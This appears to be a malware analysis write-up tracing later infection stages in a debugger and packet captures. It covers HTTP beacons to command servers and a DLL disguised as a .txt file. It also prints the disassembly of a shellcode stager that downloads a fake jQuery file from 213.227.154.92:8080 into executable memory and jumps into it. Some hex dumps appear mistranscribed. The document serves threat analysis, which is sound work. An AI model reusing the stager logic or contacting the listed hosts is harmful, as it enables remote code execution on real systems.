748F3953	89BD 7CF7FFFF	mov dword ptr ss:[ebp-884],edi	
748F3959	8D8D 8BF9FFFF	lea ecx,dword ptr ss:[ebp-648]	void *
748F395F	E8 1C1E0000	call 3087041.748F5780	void *
748F3964	8D8D E8F9FFFF	lea ecx,dword ptr ss:[ebp-618]	void *
748F396A	E8 111E0000	call 3087041.748F5780	
748F396F	8D8D 88F9FFFF	lea ecx,dword ptr ss:[ebp-678]	void *
748F3975	E8 061E0000	call 3087041.748F5780	
748F397A	8D8D D0F9FFFF	lea ecx,dword ptr ss:[ebp-630]	void *
748F3980	E8 FB1D0000	call 3087041.748F5780	
748F3985	68 8057BF74	push 3087041.748F5780	void (__thiscall *)(void *) unsigned int
748F398A	6A 14	push 14	
748F398C	6A 18	push 18	
748F398E	8D85 18FAFFFF	lea eax,dword ptr ss:[ebp-5E8]	void *
748F3994	C645 FC 06	mov byte ptr ss:[ebp-4],6	void (__thiscall *)(void *) unsigned int
748F3999	E8 5E4D0000	call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>	
748F399E	68 8057BF74	push 3087041.748F5780	
748F39A3	6A 14	push 14	
748F39A5	6A 18	push 18	
748F39A7	8D85 F8BFFFFF	lea eax,dword ptr ss:[ebp-408]	[ebp-408]:"celulasmadreenmexico.com.mx"
748F39AD	C645 FC 05	mov byte ptr ss:[ebp-4],5	void *
748F39B1	50	push eax	void *
748F39B2	E8 454D0000	call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>	void *
748F39B7	8D8D 00FAFFFF	lea ecx,dword ptr ss:[ebp-600]	void *
748F39BD	E8 BE1D0000	call 3087041.748F5780	void *
748F39C2	8D8D 70F9FFFF	lea ecx,dword ptr ss:[ebp-690]	void *
748F39C8	E8 B31D0000	call 3087041.748F5780	
748F39CD	8D4D 08	lea ecx,dword ptr ss:[ebp+8]	void *
748F39D0	E8 AB1D0000	call 3087041.748F5780	void *
748F39D5	8D4D 20	lea ecx,dword ptr ss:[ebp+20]	void *
748F39D8	E8 A31D0000	call 3087041.748F5780	
748F39DD	8B85 70F7FFFF	mov eax,dword ptr ss:[ebp-890]	
748F39E3	E9 80EAF0FF	jmp 3087041.748F2498	
748F39E8	6A 01	push 1	how s
748F39EA	56	push esi	
748F39EB	FF15 48A1BF74	call dword ptr ds:[<shutdown>]	
748F39F1	83F8 FF	cmp eax,FFFFFFFF	
748F39F4	0F84 39FFFFFF	jg 3087041.748F3933	Src void *
748F39FA	68 D5A2BF74	push 3087041.748FA2D5	27:'''
748F39FF	8D8D 38F9FFFF	lea ecx,dword ptr ss:[ebp-6C8]	flags len
748F3A05	E8 861E0000	call 3087041.748F5890	buf s
748F3A0A	C645 FC 27	mov byte ptr ss:[ebp-4],27	
748F3A0E	66:90	nop	
748F3A10	6A 00	push 0	
748F3A12	68 00020000	push 200	
748F3A17	8D85 D8FDFFFF	lea eax,dword ptr ss:[ebp-228]	
748F3A1D	50	push eax	
748F3A23	8B85 70F7FFFF	mov eax,dword ptr ss:[ebp-890]	
748F3A27	85FF	test edi,edi	
748F3A2E	8B85 70F7FFFF	mov eax,dword ptr ss:[ebp-890]	
748F3A34	85FF	test edi,edi	
748F3A3B	8B85 70F7FFFF	mov eax,dword ptr ss:[ebp-890]	
748F3A41	85FF	test edi,edi	

Analysis – Stage 3

Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/Ask5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation

```
Hypertext Transfer Protocol
> POST /3pdEiqsni/Ask5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1\r\n
Host: bussiness-z.ml\r\n
Content-Length: 88\r\n
\r\n
[Full request URI: http://bussiness-z.ml/3pdEiqsni/Ask5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z]

0000 c4 ad 34 76 ff 75 00 0c 29 f9 8c ba 08 00 45 00 ..4v.u.. ).....E-
0010 00 ef 21 d4 40 00 80 06 d8 06 0a 00 00 f9 c0 b9 ...!:@.....
0020 34 7c e9 5d 00 50 10 30 fa 91 d3 a0 0b 0c 50 18 4|:]P.0.....P-
0030 04 02 b9 aa 00 00 50 4f 53 54 20 2f 33 70 64 45 .....PO ST /3pdE
0040 69 71 73 6e 69 2f 41 53 6b 35 4b 78 30 53 50 52 iqnsni/AS k5Kx0SPR
0050 38 6c 4a 6a 45 35 65 54 67 39 47 6b 4e 36 66 47 8lJjE5eT g9GkN6fG
0060 46 37 5a 48 74 69 66 58 39 7a 20 48 54 54 50 2f F7ZHtifX 9z HTTP/
0070 31 2e 31 0d 0a 48 6f 73 74 3a 20 62 75 73 73 69 1.1..Hos t: bussin
0080 6e 65 73 73 2d 7a 2e 6d 6c 0d 0a 43 6f 6e 74 65 ness-z.ml..Conte
0090 6e 74 2d 4c 65 6e 67 74 68 3a 20 38 38 0d 0a 0d nt-Lengt h: 88...
00a0 0a 44 77 38 59 42 78 73 45 47 6d 59 4f 48 33 68 .Dw8YBxs EgmYOH3h
00b0 2b 43 48 73 4b 51 6b 4d 65 50 79 6f 35 51 30 49 +ChsKQkM ePyo5QOI
00c0 50 64 52 63 66 4f 43 6b 39 4f 42 59 65 50 79 6f PdRcfOck 90BYePyo
00d0 35 46 67 6f 38 50 77 38 72 50 79 30 54 47 53 55 5Fgo8Pw8 rPy0TGSU
00e0 71 49 53 59 6c 4c 55 4a 46 47 41 51 59 41 41 73 qISYlLUJ FGAQYAAs
00f0 64 42 42 38 62 52 55 59 3d 0d 0a 0d 0a dBB8bRUY =....
```

The debugger window shows assembly code for a function. The instruction at address 70093924 is `call dword ptr ds:[<send>]`, which is highlighted with a red box. A blue arrow points from this instruction to a memory dump at address 70D9A144. The dump shows the following data:

Address	Hex	ASCII
00D76DB0	50 4F 53 54 20 2F 33 70 64 45 69 71 73 6E 69 2F	POST /3pdEiqsni/
00D76DC0	41 53 68 35 48 78 30 53 50 52 38 6C 4A 6A 45 35	Ask5Kx0SPR8lJjE5
00D76DD0	65 54 67 39 47 68 4E 36 66 47 46 37 5A 48 74 69	eTg9GkN6fGF7Zhti
00D76DE0	66 58 39 7A 20 48 54 54 50 2F 31 2E 31 0D 0A 48	fX9z HTTP/1.1..H
00D76DF0	6F 73 74 3A 20 62 75 73 73 69 6E 65 73 73 2D 7A	ost: bussiness-z
00D76E00	2E 6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E	.ml..Content-Len
00D76E10	67 74 68 3A 20 38 38 0D 0A 0D 0A 44 77 38 59 42	gth: 88....Dw8YB
00D76E20	78 73 45 47 6D 59 4F 48 33 68 28 43 48 73 48 51	xsEGmYOH3h+ChsKQ
00D76E30	68 4D 65 50 79 6F 35 51 30 49 50 64 52 63 66 4F	kMePyo5QOIPdRcfO
00D76E40	43 68 39 4F 42 59 65 50 79 6F 35 46 67 6F 38 50	Ck90BYePyo5Fgo8P
00D76E50	77 38 72 50 79 30 54 47 53 55 71 49 53 59 6C 4C	w8rPy0TGSUqISYlL
00D76E60	55 4A 66 47 41 51 59 41 41 73 64 42 42 38 62 52	UJFGAQYAAsdBB8bR
00D76E70	55 59 3D 0D 0A 0D 0A 00 0D F0 AD BA 0D F0 AD BA	UY=.....d..d..d

Prepared HTTP request sent to the CnC server

Analysis – Stage 3

Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/Ask5Kx0SPR8lJjE5eTg9GkN6FGF7ZHtifX9z HTTP/1.1 Continuation
192.185.52.124	10.0.0.249	HTTP	430	HTTP/1.1 406 Not Acceptable (text/html)

Hypertext Transfer Protocol

- HTTP/1.1 406 Not Acceptable\r\n
- Date: Sat, 02 Oct 2021 16:03:20 GMT\r\n
- Server: Apache\r\n
- Content-Length: 226\r\n
- Content-Type: text/html; charset=iso-8859-1\r\n

```
0000 00 0c 29 f9 8c ba c4 ad 34 76 ff 75 08 00 45 00  ..).....4v.u..E
0010 01 a0 f7 a9 40 00 2c 06 55 80 c0 b9 34 7c 0a 00  ...@, . U...4|..
0020 00 f9 00 50 e9 5d d3 a0 0b 0c 10 30 fb 58 50 18  ...P.|...0-XP
0030 01 f5 0c 47 00 00 48 54 54 50 2f 31 2e 31 20 34  ...G·HT TP/1.1 4
0040 30 36 20 4e 6f 74 20 41 63 63 65 70 74 61 62 6c  06 Not A cceptabl
0050 65 0d 0a 44 61 74 65 3a 20 53 61 74 2c 20 30 32  e-Date: Sat, 02
0060 20 4f 63 74 20 32 30 32 31 20 31 36 3a 30 33 3a  Oct 2021 16:03:
0070 32 30 20 47 4d 54 0d 0a 53 65 72 76 65 72 3a 20  20 GMT· Server:
0080 41 70 61 63 68 65 0d 0a 43 6f 6e 74 65 6e 74 2d  Apache· Content-
0090 4c 65 6e 67 74 68 3a 20 32 32 36 0d 0a 43 6f 6e  Length: 226·Con
00a0 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f  tent-Type: text/
00b0 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73  html; ch arset=is
00c0 6f 2d 38 38 35 39 2d 31 0d 0a 0d 0a 3c 68 65 61  o-8859-1 ···<hea
00d0 64 3e 3c 74 69 74 6c 65 3e 4e 6f 74 20 41 63 63  d><title >Not Acc
00e0 65 70 74 61 62 6c 65 21 3c 2f 74 69 74 6c 65 3e  eptable! </title>
00f0 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 68 31  </head>< body><h1
0100 3e 4e 6f 74 20 41 63 63 65 70 74 61 62 6c 65 21  >Not Acc eptable!
0110 3c 2f 68 31 3e 3c 70 3e 41 6e 20 61 70 70 72 6f  </h1><p> An appro
0120 70 72 69 61 74 65 20 72 65 70 72 65 73 65 6e 74  riate r epresent
0130 61 74 69 6f 6e 20 6f 66 20 74 68 65 20 72 65 71  ation of the req
0140 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20  uested r esource
0150 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75  could no t be fou
0160 6e 64 20 6f 6e 20 74 68 69 70 73 65 72 76 65  nd on th is serve
0170 72 2e 20 54 68 69 73 20 65 72 72 6f 72 20 77 61  r. This error wa
0180 73 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 4d  s genera ted by M
0190 6f 64 5f 53 65 63 75 72 69 74 79 2e 3c 2f 70 3e  od_Secur ity.</p>
01a0 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e  </body>< /html>
```

Assembly code snippet:

```
70D93A17 8D85 D8FDFFFF lea eax,dword ptr ss:[ebp-228]
70D93A1D 50 push eax
70D93A1F FF15 30A1D970 call dword ptr ds:[<recv>]
70D93A27 85FF test edi,edi
70D93A29 7E 30 jle 3087041.70D93A5B
70D93A2B 33F6 xor esi,esi
70D93A2D 0F1F00 nop dword ptr ds:[eax],eax
70D93A30 8A8C35 D8FDFFFF mov cl,byte ptr ss:[ebp+esi-228]
70D93A37 888D 80F7FFFF mov byte ptr ss:[ebp-880],cl
70D93A3D 8D8D 38F9FFFF lea ecx,dword ptr ss:[ebp-6C8]
70D93A43 FFB5 80F7FFFF push dword ptr ss:[ebp-880]
70D93A49 E8 122E0000 call 3087041.70D96860
70D93A4E 46 inc esi
70D93A4F 3BF7 cmp esi,edi
70D93A51 7C DD jl 3087041.70D93A30
70D93A53 88B5 64F7FFFF mov esi,dword ptr ss:[ebp-89C]
```

Memory dump (Address 0097ED24):

Address	Hex	ASCII
0097ED24	48 54 54 50 2F 31 2E 31 20 34 30 36 20 4E 6F 74	HTTP/1.1 406 Not
0097ED34	20 41 63 63 65 70 74 61 62 6C 65 0D 0A 44 61 74	Acceptable..Dat
0097ED44	65 3A 20 53 61 74 2C 20 30 32 20 4F 63 74 20 32	e: Sat, 02 Oct 2
0097ED54	30 32 31 20 31 36 3A 30 33 3A 32 30 20 47 4D 54	021 16:03:20 GMT
0097ED64	0D 0A 53 65 72 76 65 72 3A 20 41 70 61 63 68 65	..Server: Apache
0097ED74	0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68	..Content-Length
0097ED84	3A 20 32 32 36 0D 0A 43 6F 6E 74 65 6E 74 2D 54	: 226..Content-T
0097ED94	79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 38 20	ype: text/html;
0097EDA4	63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38 35 39	charset=iso-8859
0097EDB4	2D 31 0D 0A 0D 0A 3C 68 65 61 64 3E 3C 74 69 74	-1....<head><tit
0097EDC4	6C 65 3E 4E 6F 74 20 41 63 63 65 70 74 61 62 6C	le>Not Acceptabl
0097EDD4	65 21 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64	e!</title></head
0097EDE4	3E 3C 62 6F 64 79 3E 3C 68 31 3E 4E 6F 74 20 41	><body><h1>Not A
0097EDF4	63 63 65 70 74 61 62 6C 65 21 3C 2F 68 31 3E 3C	ceptable!</h1><
0097EE04	70 3E 41 6E 20 61 70 70 72 6F 70 72 69 61 74 65	p>An appropriate
0097EE14	20 72 65 70 72 65 73 65 6E 74 61 74 69 6F 6E 20	representation
0097EE24	6F 66 20 74 68 65 20 72 65 71 75 65 73 74 65 64	of the requested
0097EE34	20 72 65 73 6F 75 72 63 65 20 63 6F 75 6C 64 20	resource could
0097EE44	6E 6F 74 20 62 65 20 66 6F 75 6E 64 20 6F 6E 20	not be found on
0097EE54	74 68 69 73 20 73 65 72 76 65 72 2E 20 54 68 69	this server. Thi
0097EE64	73 20 65 72 72 6F 72 20 77 61 73 20 67 65 6E 65	s error was gene
0097EE74	72 61 74 65 64 20 62 79 20 4D 6F 64 5F 53 65 63	rated by Mod_Sec
0097EE84	75 72 69 74 79 2E 3C 2F 70 3E 3C 2F 62 6F 64 79	urity.</p></body
0097EE94	3E 3C 2F 68 74 6D 6C 3E 30 3B 6C 3C 69 2E 6C 65	></html>0;l<i.le

HTTP response received from CnC server


Analysis – Stage 3/4

Unfortunately current requests to the CnC Server doesn't result in a further infection...

I got a successful infection in my lab environment in the past resulting in a dropped and executed file
<RandomString>.txt in C:\User\<User>\AppData\Local\Temp

This file was similar to the one uploaded by
malware-traffic-analysis.com

Name: RVOgDko8fnP.txt (MD5 ef799b5261fd69b56c8b70a3d22d5120)



Analysis – Stage 4

- Don't get fooled by .txt ending, actually it's a PE-DLL

Offset(h)	00	01	02	03	04	05	06	07	Dekodierter Text
00000000	4D	5A	90	00	03	00	00	00	MZ.....
00000008	04	00	00	00	FF	FF	00	00	...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	.....
00000018	40	00	00	00	00	00	00	00	@.....
00000020	00	00	00	00	00	00	00	00	.....
00000028	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	.....
00000038	00	00	00	00	E8	00	00	00	...è...
00000040	0E	1F	BA	0E	00	B4	09	CD	..°..i
00000048	21	B8	01	4C	CD	21	54	68	!.Li!Th
00000050	69	73	20	70	72	6F	67	72	is progr
00000058	61	6D	20	63	61	6E	6E	6F	am canno
00000060	74	20	62	65	20	72	75	6E	t be run
00000068	20	69	6E	20	44	4F	53	20	in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	mode....

- **Interesting Imports**
LoadLibrary
VirtualAlloc

- Libraries are mostly **linked at runtime**

- **Dynamic Analysis**
Set breakpoints at relevant functions
LoadLibrary
VirtualAlloc

```
push offset LibFileName ; "USER32.DLL"  
call ds:LoadLibraryA  
mov edi, eax  
test edi, edi  
jz loc_409230  
mov esi, ds:GetProcAddress
```

```
push offset ModuleName ; lpModuleName  
call ds:GetModuleHandleA  
mov esi, ds:GetProcAddress  
push offset ProcName ; "LocalAlloc"  
push eax ; hModule  
mov hModule, eax  
call esi ; GetProcAddress  
mov LocalAlloc_0, eax  
call sub_401344  
push offset aVirtualprotect ; "VirtualProtect"  
push hModule ; hModule  
call esi ; GetProcAddress
```

Address	Ordinal	Name	Library
00417078		EraseTape	KERNEL32
0041707C		FindFirstVolumeW	KERNEL32
00417080		FindActCtxSectionStringW	KERNEL32
00417084		WriteConsoleW	KERNEL32
00417088		HeapAlloc	KERNEL32
0041708C		GetLastError	KERNEL32
00417090		HeapReAlloc	KERNEL32
00417094		GetStartupInfoA	KERNEL32
00417098		RaiseException	KERNEL32
0041709C		RtlUnwind	KERNEL32
004170A0		TerminateProcess	KERNEL32
004170A4		GetCurrentProcess	KERNEL32
004170A8		UnhandledExceptionFilter	KERNEL32
004170AC		SetUnhandledExceptionFilter	KERNEL32
004170B0		IsDebuggerPresent	KERNEL32
004170B4		HeapFree	KERNEL32
004170B8		DeleteCriticalSection	KERNEL32
004170BC		VirtualFree	KERNEL32
004170C0		VirtualAlloc	KERNEL32
004170C4		HeapCreate	KERNEL32
004170C8		GetModuleHandleW	KERNEL32
004170CC		Sleep	KERNEL32
004170D0		ExitProcess	KERNEL32
004170D4		WriteFile	KERNEL32

Rule Information	Address	Details
> <input type="checkbox"/> accept command line arguments		host-interaction/cli
> <input type="checkbox"/> check mutex		host-interaction/mutex
> <input type="checkbox"/> contains PDB path		executable/pe/pdb
> <input type="checkbox"/> extract resource via kernel32 functions		executable/resource
> <input type="checkbox"/> get disk information		host-interaction/hardware/storage
> <input type="checkbox"/> get geographical location		collection
> <input type="checkbox"/> link function at runtime (2 matches)		linking/runtime-linking
> <input type="checkbox"/> link many functions at runtime		linking/runtime-linking
> <input type="checkbox"/> query environment variable		host-interaction/environment-variable

Analysis – Stage 5

- Dump the PE-EXE
- Static analysis reveals, that there is one „main“ function, which is a **shellcode wrapper**
- Breakpoint on LoadLibrary shows, that wininet.dll is used during runtime
- **Additional Breakpoints on wininet functions**
 - InternetConnectA
 - InternetOpenA
 - InternetReadFile
 - HttpOpenRequestA
 - HttpSendRequestA

```
        ; int __cdecl main(int argc, const char **argv, const char **envp)
        _main      proc near          ; CODE XREF: __scrt_common_main_seh(void)+F54p

        argc       = dword ptr  4
        argv       = dword ptr  8
        envp       = dword ptr 0Ch

FF 15 00 20 40 00      call    ds:FreeConsole
B8 00 10 40 00      mov     eax, offset execute_shellcode
FF D0              call    eax ; execute_shellcode
33 C0              xor     eax, eax
C3                retn
        _main      endp
```

```
sub_40108F  proc near          ; CODE XREF: execut
pop     ebp
push    74656Eh
push    696E6977h
push    esp
push    726774Ch      ; LoadLibraryA
call    ebp
call    $+5
xor     edi, edi
push    edi
push    edi
push    edi
push    edi
push    0A779563Ah   ; InternetOpenA
call    ebp
jmp     loc_40115E
sub_40108F  endp
```

```
loc_4012EF:          ; CODE XREF: sub_4010
; sub_4010D7+1F27j
push    40h ; '@'
push    1000h
push    400000h
push    edi
push    0E553A458h   ; VirtualAlloc
call    ebp
xchg   eax, ebx
mov     ecx, 0FAFh
add    ecx, ebx
push   ecx
push   ebx
mov     edi, esp

loc_40130F:          ; CODE XREF: sub_4010
push    edi
push    2000h
push    ebx
push    esi
push    0E2899612h   ; InternetReadFile
call    ebp
test   eax, eax
jz     short loc_4012E8
mov    eax, [edi]
add   ebx, eax
test  eax, eax
jnz   short loc_40130F
pop    eax
retn
```

```
sub_4010D7  proc near          ; CODE XREF: sub_4010D7
pop     ebx
xor     edx, edx
push    edx
push    84C03200h
push    edx
push    edx
push    ebx
push    ebx
push    ebx
push    eax
push    3B2E55E8h    ; HttpOpenRequestA
call    ebp
mov     esi, eax
add    ebx, 50h ; 'p'
push   3380h
mov     eax, esp
push   4
push   eax
push   1Fh
push   esi
push   869E4675h    ; InternetSetOptionA
call    ebp
xor     edi, edi
push   edi
push   edi
push   0FFFFFFFh
push   ebx
push   esi
push   7B18062Dh    ; HttpSendRequestA
call    ebp
```

Analysis – Stage 5

1) InternetConnectA

```
mov edi,edi
push ebp
mov ebp,esp
sub esp,4C
push ebx
push esi
```

InternetConnectA

ebx: "213.227.154.92"

EAX	755C9020	<wininet.InternetConnectA>
EBX	00FC1331	"213.227.154.92"
ECX	00FC10D1	"PE"

2) HttpOpenRequestA

```
mov edi,edi
push ebp
mov ebp,esp
sub esp,3C
lea eax,dword ptr ss:[ebp-3C]
push esi
push 7C
```

HttpOpenRequestA

EAX	75666CB0	<wininet.HttpOpenRequestA>
EBX	00FC1168	"/jquery-3.3.1.slim.min.js"
ECX	00FC13E5	"utf-8"
EDX	3B2F555B	

3) HttpSendRequestA

```
mov edi,edi
push ebp
mov ebp,esp
sub esp,3C
lea eax,dword ptr ss:[ebp-3C]
push esi
```

HttpSendRequestA

EAX	755D4AE0	<wininet.HttpSendRequestA>
EBX	00FC11B8	"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP"

Address	Hex	ASCII
00FC11B8	41 63 65 70 74 3A 20 74 65 78 74 2F 68 74 6D	Accept: text/html,
00FC11B9	6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 68	1,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC11D8	74 6D 6C 28 78 6D 6C 2C 61 70 70 6C 69 63 61 74	tml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC11E8	69 6F 6E 2F 78 6D 6C 38 71 3D 30 2E 39 2C 2A 2F	ion/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC11F8	2A 38 71 3D 30 2E 38 0D 0A 41 63 63 65 70 74 2D	*,q=0.8..Accept-Language: en-US,en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1208	4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 2C	Language: en-US,en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1218	65 6E 38 71 3D 30 2E 35 0D 0A 52 65 66 65 72 65	en;q=0.5..Referer: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1228	72 3A 20 68 74 74 70 3A 2F 2F 63 6F 64 65 2E 6A	r: http://code.jquery.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1238	71 75 65 72 79 2E 63 6F 6D 2F 0D 0A 41 63 63 65	query.com/.Accept-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1248	70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69	pt-Encoding: gzip, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1258	70 2C 20 64 65 66 6C 61 74 65 0D 0A 55 73 65 72	p, deflate..User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1268	2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F	-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1278	35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20	5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1288	36 2E 33 38 20 54 72 69 64 65 6E 74 2F 37 2E 30	6.3; Trident/7.0; rv:11.0) like Gecko...S0!P%8AP
00FC1298	38 20 72 76 3A 31 31 2E 30 29 20 6C 69 68 65 20	; rv:11.0) like Gecko...S0!P%8AP
00FC12A8	47 65 63 68 6F 0D 0A 00 35 4F 21 50 25 40 41 50	Gecko...S0!P%8AP

Analysis – Stage 5

```
mov dword ptr ds:[esi+238],ebx ebx:"https://213.227
cmp dword ptr ds:[756DD300],0
je wininet.75590804
mov edx,dword ptr ds:[esi+208]
mov eax,dword ptr ds:[esi+120] eax:"https://213.227
or eax,edx
bt eax,18
setae c1
eax: 00B91578 "https://213.227.154.92:8080/jquery-3.3.1.slim.min.js"
ebx: 00B91578 "https://213.227.154.92:8080/jquery-3.3.1.slim.min.js"
ecx: 00000000
edx: 00000000
ebp: 0093F778 &"(o""
esp: 0093F620 " 0."
esi: 00B8D420
```

HTTP GET Request

The crafted request looks like a harmless HTTP GET Request to receive a JQuery Javascript file

Setting up a simple request with no additions, results in a blank answer...

To receive the .js file, reproducing the whole GET request including HTTP Header fields is required, e.g.:
Referer hxxp://code.jquery.com/

The screenshot shows a debugger interface with several panes. The top pane displays assembly code with instructions like `rep movsd`, `jmp dword ptr ds:[edx*4+774F8E88]`, and `msvcrt.774F8D74`. The middle pane shows register values: EAX: 00000054, EBX: 7553DAB0, ECX: 00000000, EDX: 00000002, EBP: 02E6F89C, ESP: 02E6F894, ESI: 00BF8288, EDI: 00BF8420. The bottom pane shows a hex dump of memory, with the ASCII column containing an HTTP GET request for `/jquery-3.3.1.slim.min.js`. The request includes headers such as `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Referer: http://code.jquery.com/`, and `Host: 213.227.154.92:8080`. The hex dump is highlighted with a red box.

Analysis – Stage 5

4) VirtualAlloc

Response of the request is saved into a buffer

Size: 4MB

```
push 40h ; '@'
push 1000h
push 400000h
push edi
push 0E553A458h ; VirtualAlloc
call ebp
xchg eax, ebx ; New buffer in ebx
mov ecx, 0FAFh ; Offset FAF in ecx
add ecx, ebx ; Add Offset FAF to ebx (Buffer)
;
; = Buffer + FAF
push ecx
push ebx
mov edi, esp
;
; CODE XREF: sub_4010D7+2514j
push edi
push 2000h
push ebx
push esi
push 0E2899612h ; InternetReadFile
call ebp
test eax, eax
jz short loc_4012E8
mov eax, [edi]
add ebx, eax
test eax, eax
jnz short loc_40130F
pop eax
ret ; Return to ret-address on the stack
;
; = ECX --> Buffer+FAF
```

Address	Hex	ASCII
03620000	2F 2A 21 20 6A 51 75 65 72 79 20 76 33 2E 33 2E	/*! jQuery v3.3.
03620001	31 20 7C 20 28 63 29 20 4A 53 20 46 6F 75 6E 64	1 | (c) JS Found
03620002	61 74 69 6F 6E 20 61 6E 64 20 6F 74 68 65 72 20	ation and other
03620003	65 6F 6E 74 72 69 62 75 74 6F 72 73 20 7C 20 6A	contributors | j
03620004	75 65 72 79 2E 6F 72 67 2F 6C 69 63 65 6E 73	query.org/licens
03620005	65 2A 2F 21 66 75 6E 63 74 69 6F 6E 28 65 2C	e */function(e,
03620006	74 28 22 75 73 65 20 73 74 72 69 63 74 22 38	t){"use strict";
03620007	22 6F 68 6A 65 63 74 22 3D 3D 74 79 70 65 6F 66	"object"==typeof
03620008	20 6D 6F 75 6C 65 26 22 6F 62 6A 65 63 74	module&&"object
03620009	22 3D 3D 79 70 65 6F 66 20 6D 6F 64 75 6C 65	"==typeof module
0362000A	2E 65 78 70 70 72 72 74 73 3F 6D 6F 64 75 6C 65	.exports?module.
0362000B	65 78 70 6F 72 73 3D 65 2E 64 6F 63 75 6D 65	exports=e.docume
0362000C	6E 74 3F 74 28 68 75 21 30 29 3A 66 75 6E 63 74	nt?t(e,!0):funct
0362000D	69 6F 6E 28 65 29 74 69 66 28 21 65 2E 64 6F 63	ion(e){if(!e.doc
0362000E	75 6D 65 6E 74 29 74 6A 72 6F 77 20 6E 65 77 20	ument)throw new
0362000F	45 72 72 6F 72 28 22 6A 75 65 72 79 20 72 65	Error("jQuery re
03620100	71 75 69 72 65 73 20 61 74 77 69 6E 64 6F 77 20	quires a window
03620101	77 69 74 68 20 61 20 64 6F 75 6D 65 6E 74 22	with a document"
03620102	29 38 72 65 74 75 72 6E 20 74 65 29 70 3A 74	);return t(e);t
03620103	28 65 29 7D 28 22 75 6E 64 65 69 6E 65 64 22	(e)("undefined"
03620104	21 3D 74 79 70 65 6F 66 20 77 69 64 6F 77 3F	!)=typeof window?

5) InternetReadFile

Buffer is filled in multiple chunks

Important offset 0xFAF stored in ECX register

The screenshot shows a debugger window with the following components:

- Disassembly:** Shows assembly instructions for `VirtualAlloc` and `InternetReadFile`. The `InternetReadFile` instruction is highlighted, showing it reads data into `edi`.
- Registers:** Shows the state of registers: `EAX: 00811188`, `EBX: 03620000`, `ECX: 03620FAF`, `EDX: 00000000`, `ESI: 00000000`, `EDI: 0000FC24`, `EIP: 0081131C`.
- Memory Dump:** Shows the memory dump for `stage5[.00811006]`. The address `03620000` is highlighted, showing the buffer content.

Analysis – Stage 5


Breakpoint at the end of the loop
→ Buffer is filled completely

On the first look, the response looks like a valid JQuery response

Looking more in detail and following the code execution, the buffer contains a **shellcode** which is called directly afterwards, by jumping to **offset 0xF AF**

